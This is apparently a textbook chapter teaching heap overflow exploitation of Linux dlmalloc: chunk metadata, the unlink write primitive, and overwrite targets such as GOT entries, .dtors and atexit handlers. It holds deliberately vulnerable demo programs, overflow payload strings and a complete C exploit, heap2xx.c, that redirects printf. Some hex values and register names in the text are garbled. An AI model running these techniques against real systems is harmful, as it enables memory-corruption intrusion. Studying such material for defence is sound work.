

Introduction to Heap Overflows

This chapter focuses on heap overflows on the Linux platform, which uses a malloc implementation originally written by Doug Lee, hence called dlmalloc. This chapter also introduces concepts that will help you when facing any other `malloc()` implementation. Indeed, writing a heap overflow is a rite of passage that teaches you how to think beyond grabbing `EIP` from a saved stack pointer. dlmalloc is just one library out of many that stores important meta-data interspersed with user data. Understanding how to exploit malloc bugs is a key to finding innovative ways to exploit bugs that don't fit into any particular category.

Doug Lee himself has a terrific summary of dlmalloc on his Web site, at <http://gee.cs.oswego.edu/dl/html/malloc.html>. If you are unfamiliar with the Doug Lee malloc implementation, you should read it before going on with this chapter. Although his text goes over the concepts you'll need to be familiar with during exploitation, various changes have been made in modern glibc to his original implementation to make it multithreaded and optimized for various situations.

What Is a Heap?

When a program is running, each thread has a stack where local variables are stored. But for global variables, or variables too large to fit on the stack, the program needs another section of writable memory available as a storage space. In fact, it may not know at compile time how much memory it will need, so these segments are often allocated at runtime, using a special system call. Typically a Linux program has a `.bss` (global variables that are uninitialized) and a `.data` segment (global variables that are initialized) along with other segments used by `malloc()` and allocated with the `brk()` or `mmap()` system calls. You can see these segments with the `gdb` command `maintenance info sections`. Any segment that is writable can be referred to as a *heap* although often only the segments specifically allocated for use by `malloc()` are considered true heaps. As a hacker, you should ignore terminology and focus on the fact that any writable page of memory offers you a chance to take control.

What follows is `gdb` before the program (basic heap) runs:

```
(gdb) maintenance info sections
Exec file:
`/home/dave/BOOK/basicheap', file type elf32-i386.

0x08049434->0x08049440 at 0x00000434: .data ALLOC LOAD DATA HAS_CONTENTS
0x08049440->0x08049444 at 0x00000440: .eh_frame ALLOC LOAD DATA HAS_CONTENTS
0x08049444->0x0804950c at 0x00000444: .dynamic ALLOC LOAD DATA HAS_CONTENTS
0x0804950c->0x08049514 at 0x0000050c: .ctors ALLOC LOAD DATA HAS_CONTENTS
0x08049514->0x0804951c at 0x00000514: .dtors ALLOC LOAD DATA HAS_CONTENTS
0x0804951c->0x08049520 at 0x0000051c: .jcr ALLOC LOAD DATA HAS_CONTENTS
0x08049520->0x08049540 at 0x00000520: .got ALLOC LOAD DATA HAS_CONTENTS
0x08049540->0x08049544 at 0x00000540: .bss ALLOC
```

Here are a few lines from the run trace:

```
brk(0) = 0x80495a4
brk(0x804a5a4) = 0x804a5a4
brk(0x804b000) = 0x804b000
```

What follows is the output from the program, showing the addresses of two malloced spaces:

```
buf=0x80495b0 buf2=0x80499b8
```

Here is `maintenance info sections` again, showing the segments used while the program was running. Notice the stack segment (the last one) and the segments that contain the pointers themselves (`load2`):

```
0x08048000->0x08048000 at 0x00001000: load1 ALLOC LOAD READONLY CODE
HAS_CONTENTS
```

```

0x08049000->0x0804a000 at 0x00001000: load2 ALLOC LOAD HAS_CONTENTS
...
0xbfffe000->0xc0000000 at 0x0000f000: load11 ALLOC LOAD CODE HAS_CONTENTS

(gdb) print/x $esp
$1 = 0xbffff190

```

How a Heap Works

Using `brk()` or `mmap()` every time the program needs more memory is slow and unwieldy. Instead of doing that, each libc implementation has provided `malloc()`, `realloc()`, and `free()` for programmers to use when they need more memory, or are finished using a particular block of memory.

`malloc()` breaks up a big block of memory allocated with `brk()` into chunks and gives the user one of those chunks when a request is made (for instance, if the user asks for 1000 bytes), potentially using a large chunk and splitting it into two chunks to do so. Likewise, when `free()` is called, it should decide if it can take the newly freed chunk, and potentially the chunks before and after it, and collect them into one large chunk. This process reduces fragmentation (lots of little used chunks interspersed with lots of little free chunks) and prevents the program from having to use `brk()` too often, if at all.

To be efficient, any `malloc()` implementation stores a lot of meta-data about the location of the chunks, the size of the chunks, and perhaps some special areas for small chunks. It also organizes this information—in `dlmalloc`, it is organized into buckets, and in many other `malloc` implementations it is organized into a balanced tree structure. Don't worry if you don't know exactly how a balanced tree structure works—you can always look it up if you need to, and you likely won't.

This information is stored in two places: in global variables used by the `malloc()` implementation itself, and in the memory block before and/or after the allocated user space. So just like in a stack overflow, where the frame pointer and saved instruction pointer were stored directly after a buffer you could overflow, the heap contains important information about the state of memory stored directly after any user-allocated buffer.

Finding Heap Overflows

The term *heap overflow* can be used for many bug primitives. It is helpful, as always, to put yourself in the programmer's shoes and discover what kind of mistakes he or she possibly made, even if you don't have the source code for

the application. The following list is not meant to be exhaustive, but shows some (simplified) real-world examples:

- samba (the programmer allows us to copy a big block of memory wherever we want):

```
memcpy(array[user_supplied_int], user_supplied_buffer, user_supplied_int2);
```

- Microsoft IIS:

```
buf=malloc(user_supplied_int+1);  
memcpy(buf,user_buf,user_supplied_int);
```

- IIS off by a few:

```
buf=malloc(strlen(user_buf)+5);  
strcpy(buf,user_buf);
```

- Solaris Login:

```
buf=(char **)malloc(BUF_SIZE);  
while (user_buf[i]!=0) {  
    buf[i]=malloc(strlen(user_buf[i])+1);  
    i++;  
}
```

- Solaris Xsun:

```
buf=malloc(1024);  
strcpy(buf,user_supplied);
```

Here is a common integer overflow heap overflow combination—this will allocate 0 and copy a large number into it (think `xdr_array`):

```
buf=malloc(sizeof(something)*user_controlled_int);  
for (i=0; i<user_controlled_int; i++) {  
    if (user_buf[i]==0)  
        break;  
    copyinto(buf,user_buf);  
}
```

In this sense, heap overflows occur whenever you can corrupt memory that is not on the stack. Because there are so many varieties of potential corruption, they are nearly impossible to `grep` for or protect against via a compiler modification. Also included within the heap overflow biological order are double `free()` bugs, which are not discussed in this chapter. You can read more about double `free()` bugs in Chapter 18.

Basic Heap Overflows

The basic theory for most heap overflows is the following: Like the stack of a program, the heap of a program contains both data information and maintenance information that controls how the program sees that data. The trick is manipulating the `malloc()` or `free()` implementation into doing what you want it to do—allow you to write a word or two of memory into a place you can control.

Let's take a sample program and analyze it from an attacker's perspective:

```
/*notvuln.c*/
int
main(int argc, char** argv) {
    char *buf;
    buf=(char*)malloc(1024);
    printf("buf=%p",buf);
    strcpy(buf,argv[1]);
    free(buf);
}
```

Here's the `ltrace` output from attacking this program:

```
[dave@localhost BOOK]$ ltrace ./notvuln `perl -e 'print "A" x 5000'`
__libc_start_main(0x080483c4, 2, 0xbfffe694, 0x0804829c, 0x08048444
<unfinished
...>
malloc(1024) = 0x08049590
printf("buf=%p") = 13
strcpy(0x08049590, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA") = 0x08049590
free(0x08049590) = <void>
buf=0x08049590+++ exited (status 0) +++
```

As you can see, the program did not crash. This is because the user's string didn't overwrite a structure the `free()` call needed even though the string overflowed the allocated buffer by quite a bit.

Now let's look at one that is vulnerable:

```
/*basicheap.c*/
int
main(int argc, char** argv) {
    char *buf;
    char *buf2;
    buf=(char*)malloc(1024);
    buf2=(char*)malloc(1024);
    printf("buf=%p buf2=%p\n",buf,buf2);
    strcpy(buf,argv[1]);
    free(buf2);
}
```

The difference here is that a buffer is allocated after the buffer that can be overflowed. There are two buffers, one after another in memory, and the second buffer is corrupted by the first buffer being overflowed. That sounds a little confusing at first, but if you think about it, it makes sense. This buffer's meta-data structure is corrupted during the overflow and when it is freed, the collecting functionality of the malloc library accesses invalid memory:

```
[dave@localhost BOOK]$ ltrace ./basicheap `perl -e 'print "A" x 5000'`
__libc_start_main(0x080483c4, 2, 0xbfffe694, 0x0804829c, 0x0804845c
<unfinished
...>
malloc(1024) = 0x080495b0
malloc(1024) = 0x080499b8
printf("buf=%p buf2=%p\n", 134518192buf=0x80495b0 buf2=0x80499b8
) = 29
strcpy(0x080495b0, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA") = 0x080495b0
free(0x080499b8) = <void>
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
```

NOTE Don't forget to use `ulimit -c unlimited` if you are not getting core dumps.

NOTE Once you have a way to trigger a heap overflow, you should then think of the vulnerable program as a special API for calling `malloc()`, `free()`, and `realloc()`. The order of the allocation calls, the sizes, and the contents of the data put into the stored buffers need to be manipulated in order to write a successful exploit.

In this example, we already know the length of the buffer we overflowed, and the general layout of the program's memory. In many cases, however, this information isn't readily available. In the case of a closed source application with a heap overflow, or an open source application with an extremely complex memory layout, it is often easier to probe the way the program reacts to different lengths of attack, rather than reverse engineering the entire program to find both the point at which the program overflows the heap buffer and when it calls `free()` or `malloc()` to trigger the crash. In many cases, however, developing a truly reliable exploit will require this kind of reverse engineering effort. After we exploit this simple case, we will move on to more complex diagnosis and exploitation attempts.

FINDING THE LENGTH OF A BUFFER

(gdb) x/xw buf-4 **will show you the length of buf. Even if the program is not compiled with symbols, you can often see in memory where your buffer starts (the beginning of the A's) and just look at the word prior to it to find out how long your buffer actually is.**

```
(gdb) x/xw buf-4
0x80495ac: 0x00000409
(gdb) printf "%d\n", 0x409
1033
```

This number is actually 1032, which is 1024 plus the 8 bytes used to store the chunk information header. The lowest order bit is used to indicate whether there is a chunk previous to this chunk. If it is set (as it is in this example), there is no previous chunk size stored in this chunk's header. If it is clear (a zero), you can find the previous chunk by using buf-8 as the previous chunk's size. The second lowest bit is used as a flag to say whether the chunk was allocated with `mmap()`.

This is a key to how we will manipulate the `malloc()` routines to fool them into overwriting memory. We will clear the previous-in-use bit in the chunk header of the chunk we overwrite, and then set the length of the “previous chunk” to a negative value. This will then allow us to define our own chunk inside our buffer.

`malloc` implementations, including Linux's `dlmalloc`, store extra information in a free chunk. Because a free chunk doesn't have user data in it, it can be used to store information about other chunks. The first 4 bytes of what would have been user data space in a free chunk are the forward pointer, and the next 4 are the backward pointer. These are the pointers we will use to overwrite arbitrary data.

This command will run our program, overflowing the heap buffer `buf` and changing the chunk header of `buf2` to have a size of `0xfffffffff0` and a previous size of `0xfffffffff`.

NOTE Don't forget the little-endianness of IA32 here.

On some versions of Red Hat Linux, perl will transmute some characters into their Unicode equivalents when they are printed out. We will use Python to avoid any chance of this. You can also set arguments in `gdb` after the run command:

```
(gdb) run `python -c 'print
"A"*1024+"\xff\xff\xff\xff"+" \xf0\xff\xff\xff"'`
```

Set a breakpoint on `_int_free()` at the instruction that calculates the next chunk and you will be able to trace the behavior of `free()`. (To locate this instruction, you can set the chunk's size to `0x01020304` and see where `int_free()` crashes.) One instruction above that location will be the calculation:

```
0x42073fdd <_int_free+109>: lea (%edi,%esi,1),%ecx
```

When the breakpoint is hit, the program will print out `buf=0x80495b0` `buf2=0x80499b8` and then break:

```
(gdb) print/x $edi
$10 = 0xfffffffff0
(gdb) print/x $esi
$11 = 0x80499b0
```

As you can see, the current chunk (for `buf`) is stored as `ESI`, and the size is stored as `EDI`. Glibc's `free()` has been modified from the original `dlmalloc()`. If you are tracing through your particular implementation you should note that `free()` is really a wrapper to `intfree` in most cases. `intfree` takes in an "arena" and the memory address we are freeing.

Let's take a look at two assembly instructions that correspond to the `free()` routine finding the previous chunk:

```
0x42073ff8 <_int_free+136>: mov 0xfffffffff8(%edx),%eax
0x42073ffb <_int_free+139>: sub %eax,%esi
```

In the first instruction (`mov 0x8(%esi), %edx`), `%edx` is `0x80499b8`, the address of `buf2`, which we are freeing. Eight bytes before it is the size of the previous buffer, which is now stored in `%eax`. Of course, we've overwritten this, which used to be a zero, to now have a `0xffffffff (-1)`.

In the second instruction (`add %eax, %edi`), `%esi` holds the address of the current chunk's header. We subtract the size of the previous buffer from the current chunk's address to get the address of the previous chunk's header. Of course, this does not work when we've overwritten the size with `-1`. The following instructions (the `unlink()` macro) give us control:

```
0x42073ffd <_int_free+141>: mov 0x8(%esi),%edx
0x42074000 <_int_free+144>: add %eax,%edi
0x42074002 <_int_free+146>: mov 0xc(%esi),%eax; UNLINK
0x42074005 <_int_free+149>: mov %eax,0xc(%edx); UNLINK
0x42074008 <_int_free+152>: mov %edx,0x8(%eax); UNLINK
```

`%esi` has been modified to point to a known location within our user buffer. During the course of these next instructions, we will be able to control `%edx` and

%eax when they are used as the arguments for writes into memory. This happens because the `free()` call, due to our manipulating `buf2`'s chunk header, thinks that the area inside `buf2`—*which we now control*—is a chunk header for an unused block of memory.

So now we have the keys to the kingdom.

The following run command (using Python to set the first argument) will first fill up `buf`, then overwrite the chunk header of `buf2` with a previous size of `-4`. Then we insert 4 bytes of padding, and we have `ABCD` as `%edx` and `EFGH` as `%eax`:

```
(gdb) r `python -c 'print
"A"*(1024)+"\xfc\xff\xff\xff"+" \xf0\xff\xff\xff"+"AAAAABCDEFGH" `

Program received signal SIGSEGV, Segmentation fault.
0x42074005 in _int_free () from /lib/i686/libc.so.6
7: /x $edx = 0x44434241
6: /x $ecx = 0x80499a0
5: /x $ebx = 0x4212a2d0
4: /x $eax = 0x48474645
3: /x $esi = 0x80499b4
2: /x $edi = 0xffffffff

(gdb) x/4i $pc
0x42074005 <_int_free+149>: mov %eax,0xc(%edx)
0x42074008 <_int_free+152>: mov %edx,0x8(%eax)
```

Now, `%eax` will be written to `%edx+12` and `%edx` will be written to `%eax+8`. Unless the program has a signal handler for `SIGSEGV`, you want to make sure both `%eax` and `%edx` are valid writable addresses.




```
(gdb) print "%8x", &__exit_funcs-12
$40 = (<data variable, no debug info> *) 0x421264fc
```

Of course, now that we've defined a fake chunk, we also need to define another fake chunk header for the "previous" chunk, or `intfree` will crash. By setting the size of `buf2` to `0xffffffff0` (`-16`), we've placed this fake chunk into an area of `buf` that we control (see Figure 5-1).

Putting this all together we have:

```
"A"*(1012)+"\xff"*4+"A"*8+"\xf8\xff\xff\xff"+" \xf0\xff\xff\xff"+" \xff\xff\xff\xff"*2+intel_order(word1)+intel_order(word2)
```

`word1+12` will be overwritten with `word2` and `word2+8` will be overwritten with `word1`. (`intel_order()` takes any integer and makes it a little-endian string for use in overflows such as this one.)

-  Allocated Space
-  Free Space
-  Wasted Space

Example of a non-fragmented heap
Most of the gaps in this example have been properly coallaced in by a quality malloc implementation.



Example of a fragmented heap
Repeated allocations have left free blocks which cannot be easily coallaced or used.




Figure 5-1: Exploiting the heap

Finally, we simply choose what word we want to overwrite, and what we want to overwrite it with. In this case, `basicheap` will call `exit()` directly after freeing `buf2`. The exit functions are destructors that we can use as function pointers:

```
(gdb) print/x __exit_funcs
$43 = 0x4212aa40
```

We can just use that as `word1` and an address on the stack as `word2`. Rerunning the overflow with these as our argument leads to:

```
Program received signal SIGSEGV, Segmentation fault.
0xbffff0f in ?? ()
```

As you can see, we've redirected execution to the stack. If this were a local heap overflow, and assuming the stack was executable, the game would be over.

Intermediate Heap Overflows

This section explores exploiting a seemingly simple variation of the heap overflow detailed previously. Instead of `free()`, the overflowed program will call

`malloc()`. This makes the code take an entirely different path and react to the overflow in a much more complex manner. The example exploit for this vulnerability is presented here, and you may find it enlightening to go through this example on your own. The exercise teaches you to treat each vulnerability from the perspective of someone who can control only a few things and must leverage those things by examining all of the potential code paths that flow forward from your memory corruption.

You will find the code of this structure exploitable in the same fashion, even though `malloc()` is being called instead of `free()`. These overflows tend to be quite a bit trickier, so don't get discouraged if you spend a lot more time in `gdb` on this variety than you did on the simple `free()` `unlink()` bugs.

```
/*heap2.c - a vulnerable program that calls malloc() */
int
main(int argc, char **argv)
{

    char * buf,*buf2,*buf3;

    buf=(char*)malloc(1024);
    buf2=(char*)malloc(1024);
    buf3=(char*)malloc(1024);
    free(buf2);
    strcpy(buf,argv[1]);
    buf2=(char*)malloc(1024); //this was a free() in the previous example
    printf("Done."); //we will use this to take control in our exploit
}
```

NOTE When fuzzing a program, it is important to use both `0x41` and `0x50`, because `0x41` does not trigger certain heap overflows (having the `previous-flag` or the `mmap-flag` set to 1 in the chunk header is not good, and may prevent the program from crashing, which makes your fuzzing not as worthwhile). For more information on fuzzing, see Chapter 17.

To watch the program crash, load `heap2` in `gdb` and use the following command:

```
(gdb) r `python -c 'print
"\x50"*1028+"\xff"*4+"\xa0\xff\xff\xbf\xa0\xff\xff\xbf"'`
```

NOTE On Mandrake and a few other systems, finding `__exit_funcs` can be a little difficult. Try breakpointing at `<__cxa_atexit+45>: mov %eax,0x4(%edx)` and printing out `%edx`.

Abusing malloc can be quite difficult—you eventually enter a loop similar to the following in `_int_malloc()`. Your implementation may vary slightly, as glibc versions change. In the following snippet of code, `bin` is the address of the chunk you overwrote:

```
bin = bin_at(av, idx);

for (victim = last(bin); victim != bin; victim = victim->bk) {
    size = chunksize(victim);

    if ((unsigned long)(size) >= (unsigned long)(nb)) {
        remainder_size = size - nb;
        unlink(victim, bck, fwd);

        /* Exhaust */
        if (remainder_size < MINSIZE) {
            set_inuse_bit_at_offset(victim, size);
            if (av != &main_arena)
                victim->size |= NON_MAIN_ARENA;
            check_mallocated_chunk(av, victim, nb);
            return chunk2mem(victim);
        }
        /* Split */
        else {
            remainder = chunk_at_offset(victim, nb);
            unsorted_chunks(av)->bk = unsorted_chunks(av)->fd =
remainder;
            remainder->bk = remainder->fd = unsorted_chunks(av);
            set_head(victim, nb | PREV_INUSE |
                (av != &main_arena ? NON_MAIN_ARENA : 0));
            set_head(remainder, remainder_size | PREV_INUSE);
            set_foot(remainder, remainder_size);
            check_mallocated_chunk(av, victim, nb);
            return chunk2mem(victim);
        }
    }
}
```

This loop has all sorts of useful memory writes; however, if you are restricted to non-zero characters, you will find the loop difficult to exit. This is because the two major exit cases are wherever `fakechunk->size` minus `size` is less than 16 and when the fake chunk's next pointer is the same as the requested block. Guessing the address of the requested block may be impossible, or prohibitively difficult (long brute-forcing sessions), without an information leakage bug. As Halvar Flake once said, "Good hackers look for information leakage bugs, since they make exploiting things reliably much easier."

The code looks a bit confusing, but it is simple to exploit by setting a fake chunk to either the same size or by setting a fake chunk's backward pointer to

the original `bin`. You can get the original `bin` from the backward pointer that we overflowed (which is printed out nicely by `heap2.c`), something that you will probably exhaust during a remote attack. This will be reasonably static on a local exploit, but may still not be the easiest way to exploit this.

The following exploit has two features that may appear easily only on a local exploit:

- It uses pinpoint accuracy to overwrite the `free()`'d chunk's pointers into a fake chunk on the stack in the environment, which the user can control and locate exactly.
- The user's environment can contain zeros. This is important because the exploit uses a size equal to the requested size, which is 1024 (plus 8, for chunk header). This requires putting null bytes into the header.

The following program does just that. Pointers in the chunk's header are overwritten before the `malloc()` call is made. Then `malloc()` is tricked into overwriting a function pointer (the Global Offset Table entry for `printf()`). Then `printf()` redirects into our shellcode, currently just `0xcc`, which is `int3`, the debug interrupt. It is important to align our buffers so they are not at addresses with the lower bits set (that is, we don't want `malloc()` to think our buffers are `mmaped()` or have the previous bit set).

`heap2xx.c - exploit for heap2.c`

There are two possibilities for this exploit:

1. glibc 2.2.5, which allows writing one word to any other word.
2. glibc 2.3.2, which allows writing the address of the current chunk header to any chosen place in memory. This makes exploitation much more difficult, but still possible.

Note that the exploit will not, in either condition, drop the user to a shell. It will usually `seg-fault` on an invalid instruction during successful exploitation. Of course, to get a shell, you would just need to copy shellcode in the proper place.

The following list applies to the second glibc option, and is included to help clarify some of the differences between the two. You may find that making similar notes as you go through this problem can be advantageous.

- After overwriting the free `buf2`'s malloc chunk tag, we tag the `fd` and `bk` field (ends up as `eax`) pointing both the forward and backward pointer into to the `env` to a free chunk boundary we control. Make sure we have `> 1032 + 4` chunk `env` offset to survive `orl $0x1, 0x4(%eax,%esi,1)` where `esi` ends up with the same address as our `eax` address and `eax` is set to 1032.

- On the next malloc call to a 1024-byte memory area, it will go through our same size bin area and process our corrupt double linked-list free chunk, tagz0r.
- We align to point the bk and the fd ptr to the prev_size (0xfffffffffc) field of our fake env chunk. This is done to make sure that whatever pointer is used to enter the macro works correctly.
- We exit the loop by making the `S < chunksize(FD)` check fail, setting the size field in our env chunk to 1032.
- Inside the loop, %ecx is written to memory like this: `mov %ecx, 0x8(%eax)`.

We can confirm this behavior in a test with printf's Global Offset Table (GOT) entry (in this case at 0x080496d4). In a run where we set the bk field in our fake chunk to 0x080496d4 - 8 we see the following results:

```
(gdb) x/x 0x080496d4
0x080496d4 <_GLOBAL_OFFSET_TABLE_+20>: 0x4015567c
```

If we look at ecx on an invalid eax crash we see:

```
(gdb) i r eax ecx
eax          0x41424344      1094861636
ecx          0x4015567c      1075140220
(gdb)
```

We are now already altering the flow of execution, making the heap2.c program jump into main_arena (which is where ecx points) as soon as it hits the printf.

Now we crash on executing our chunk:

```
(gdb) x/i$pc
0x40155684 <main_arena+100>:    cmp     %bl,0x96cc0804(%ebx)
(gdb) disas $ecx
Dump of assembler code for function main_arena:
0x40155620 <main_arena>:      add     %al, (%eax)
... *snip* ...
0x40155684 <main_arena+100>:    cmp     %bl,0x96cc0804(%ebx)
```

```
*/
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
```

```
#define VULN "./heap2"
```

```

#define XLEN 1040 /* 1024 + 16 */
#define ENVPTRZ 512 /* enough to hold our big layout */

/* mov %ecx,0x8(PRINTF_GOT) */
#define PRINTF_GOT 0x08049648 - 8
/* 13 and 21 work for Mandrake 9, glibc 2.2.5 - you may want to modify
these until you point directly at 0x408 (or 0xffffffffc, for certain
glibc's). Also, your address must be "clean" meaning not have lower bits
set. 0xf0 is clean, 0xf1 is not.
*/
#define CHUNK_ENV_ALIGN 17
#define CHUNK_ENV_OFFSET 1056-1024

/* Handy environment loader */
unsigned int
ptoa(char **envp, char *string, unsigned int total_size)
{
    char *p;
    unsigned int cnt;
    unsigned int size;
    unsigned int i;

    p = string;
    cnt = size = i = 0;
    for (cnt = 0; size < total_size; cnt++)
    {
        envp[cnt] = (char *) malloc(strlen(p) + 1);
        envp[cnt] = strdup(p);
#ifdef DEBUG
        fprintf(stderr, "[%i] strlen: %d\n", cnt, strlen(p) + 1);
        for (i = 0; i < strlen(p) + 1; i++) fprintf(stderr, "[%i] %d:
0x%.02x\n", i, p[i]);
#endif
        size += strlen(p) + 1;
        p += strlen(p) + 1;
    }
    return cnt;
}

int
main(int argc, char **argv)
{
    unsigned char *x;
    char *ownenv[ENVPTRZ];
    unsigned int xlen;
    unsigned int i;
    unsigned char chunk[2048 + 1]; /* 2 times 1024 to have enough
controlled mem to survive the orl */
    unsigned char *exe[3];

```

```
unsigned int env_size;
unsigned long retloc;
unsigned long retval;
unsigned int chunk_env_offset;
unsigned int chunk_env_align;

xlen = XLEN + (1024 - (XLEN - 1024));
chunk_env_offset = CHUNK_ENV_OFFSET;
chunk_env_align = CHUNK_ENV_ALIGN;
exe[0] = VULN;
exe[1] = x = malloc(xlen + 1);
exe[2] = NULL;
if (!x) exit(-1);
fprintf(stderr, "\n[*] Options: [ <environment chunk alignment> ] [
<environment chunk offset> ]\n\n");
if (argv[1] && (argc == 2 || argc == 3)) chunk_env_align =
atoi(argv[1]);
if (argv[2] && argc == 3) chunk_env_offset = atoi(argv[2]);
fprintf(stderr, "[*] using align %d and offset %d\n", chunk_env_align,
chunk_env_offset);
retloc = PRINTF_GOT; /* printf GOT - 0x8 ... this is where ecx gets
written to, ecx is a chunk ptr */
/*where we want to jump do, if glibc 2.2 - just anywhere on the stack
is good for a demonstration */
retval=0xbfffd40;
fprintf(stderr, "[*] Using retloc: %p\n", retloc);
memset(chunk, 0x00, sizeof(chunk));
for (i = 0; i < chunk_env_align; i++) chunk[i] = 'X';
for (i = chunk_env_align; i <= sizeof(chunk) - (16 + 1); i += (16))
{
    *(long *)&chunk[i] = 0xffffffff;
    *(long *)&chunk[i + 4] = (unsigned long)1032; /* S == chunksize(FD)
... breaking loop (size == 1024 + 8) */
    /*retval is not used for 2.3 exploitation...*/
    *(long *)&chunk[i + 8] = retval;
    *(long *)&chunk[i + 12] = retloc; /* printf GOT - 8..mov
%ecx,0x8(%eax) */
}
#ifdef DEBUG
for (i = 0; i < sizeof(chunk); i++) fprintf (stderr, "[*] %d:
0x%.02x\n", i, chunk[i]);
#endif
memset(x, 0xcc, xlen);
*(long *)&x[XLEN - 16] = 0xffffffff;
*(long *)&x[XLEN - 12] = 0xffffffff;
/* we point both fd and bk to our fake chunk tag ... so whichever gets
used is ok with us */
/*we subtract 1024 since our buffer is 1024 long and we need to have
space for writes after it...
* you'll see when you trace through this. */
```



```

*(long *)&x[XLEN - 8] = ((0xc0000000 - 4) - strlen(exe[0]) -
chunk_env_offset-1024);
*(long *)&x[XLEN - 4] = ((0xc0000000 - 4) - strlen(exe[0]) -
chunk_env_offset-1024);
printf("Our fake chunk (0xffffffffc) needs to be at %p\n", ((0xc0000000
- 4) - strlen(exe[0]) - chunk_env_offset)-1024);
/*you could memcpy shellcode into x somewhere, and you would be able
to jmp directly into it - otherwise it will just execute whatever is on
the stack - most likely nothing good. (for glibc 2.2) */
/* clear our enviroment array */
for (i = 0; i < ENVPTRZ; i++) ownenv[i] = NULL;
i = ptoa(ownenv, chunk, sizeof(chunk));
fprintf(stderr, "[%*] Size of enviroment array: %d\n", i);
fprintf(stderr, "[%*] Calling: %s\n\n", exe[0]);
if (execve(exe[0], (char **)exe, (char **)ownenv))
{
    fprintf(stderr, "Error executing %s\n", exe[0]);
    free(x);
    exit(-1);
}
}

```

Advanced Heap Overflow Exploitation

The ltrace program is a godsend when exploiting complex heap overflow situations. When looking at a heap overflow that is moderately complex, you must go through several non-trivial steps:

1. **Normalize the heap.** This may mean simply connecting to the process, if it forks and calls `execve`, or starting up the processes with `execve()` if it's a local exploit. The important thing is to know how the heap is set up initially.
2. **Set up the heap for your exploit.** This may mean many meaningless connections to get malloc functions called in the correct sizes and orders for the heap to be set up favorably to your exploit.
3. **Overflow one or more chunks.** Get the program to call a malloc function (or several malloc functions) to overwrite one or more words. Next, make the program execute one of the function pointers you overwrote.

It is important to stop thinking of exploits as interchangeable. Every exploit has a unique environment, determined by the state of the program, the things you can do to the program, and the particular bug or bugs you exploit. Don't restrict yourself to thinking about the program only *after* you have exploited the bugs. What you do before you trigger a bug is just as important to the stability and success of your exploit.

What to Overwrite

Generally, follow these three strategies:

1. Overwrite a function pointer.
2. Overwrite a set of code that is in a writable segment.
3. If writing two words, write a bit of code, then overwrite a function pointer to point to that code. In addition, you can overwrite a logical variable (such as `is_logged_in`) to change program flow.

GOT Entries

Use `objdump -R` to read the GOT function pointers from `heap2`:

```
[dave@www FORFUN]$ objdump -R ./heap2

./heap2:      file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET      TYPE          VALUE
08049654 R_386_GLOB_DAT  __gmon_start__
08049640 R_386_JUMP_SLOT  malloc
08049644 R_386_JUMP_SLOT  __libc_start_main
08049648 R_386_JUMP_SLOT  printf
0804964c R_386_JUMP_SLOT  free
08049650 R_386_JUMP_SLOT  strcpy
```

Global Function Pointers

Many libraries such as `malloc.c` rely on global function pointers to manipulate their debugging information, or logging information, or some other frequently used functionality. `__free_hook`, `__malloc_hook`, and `__realloc_hook` are often useful in programs that call one of these functions after you are able to perform an overwrite.

.DTORS

.DTORS are destructors gcc uses on exit. In the following example, we could use `8049632c` as a function pointer when the program calls `exit` to get control:

```
[dave@www FORFUN]$ objdump -j .dtors -s heap2

heap2:      file format elf32-i386
```

Contents of section `.dtors`:

```
8049628 ffffffff 00000000          .....
```

atexit Handlers

See the earlier note for finding atexit handlers on systems without symbols for `exit_funcs`. These are also called upon program exit.

Stack Values

The saved return address on the stack is often in a predictable place for local execution. However, because you cannot predict or control the environment on a remote attack, this is probably not your best choice.

Conclusion

Because most heap overflows corrupt a `malloc()` data structure to obtain control, some work has been done in the area of protective canaries for various `malloc()` implementations, similar in theory to stack canaries, but these have not yet caught on in most `malloc()` implementations (FreeBSD is the only one at the time of writing that has this simple check, for example). Even if heap canaries become commonplace, some heap overflows don't work by manipulating the `malloc()` implementation, and many programs will continue to be vulnerable.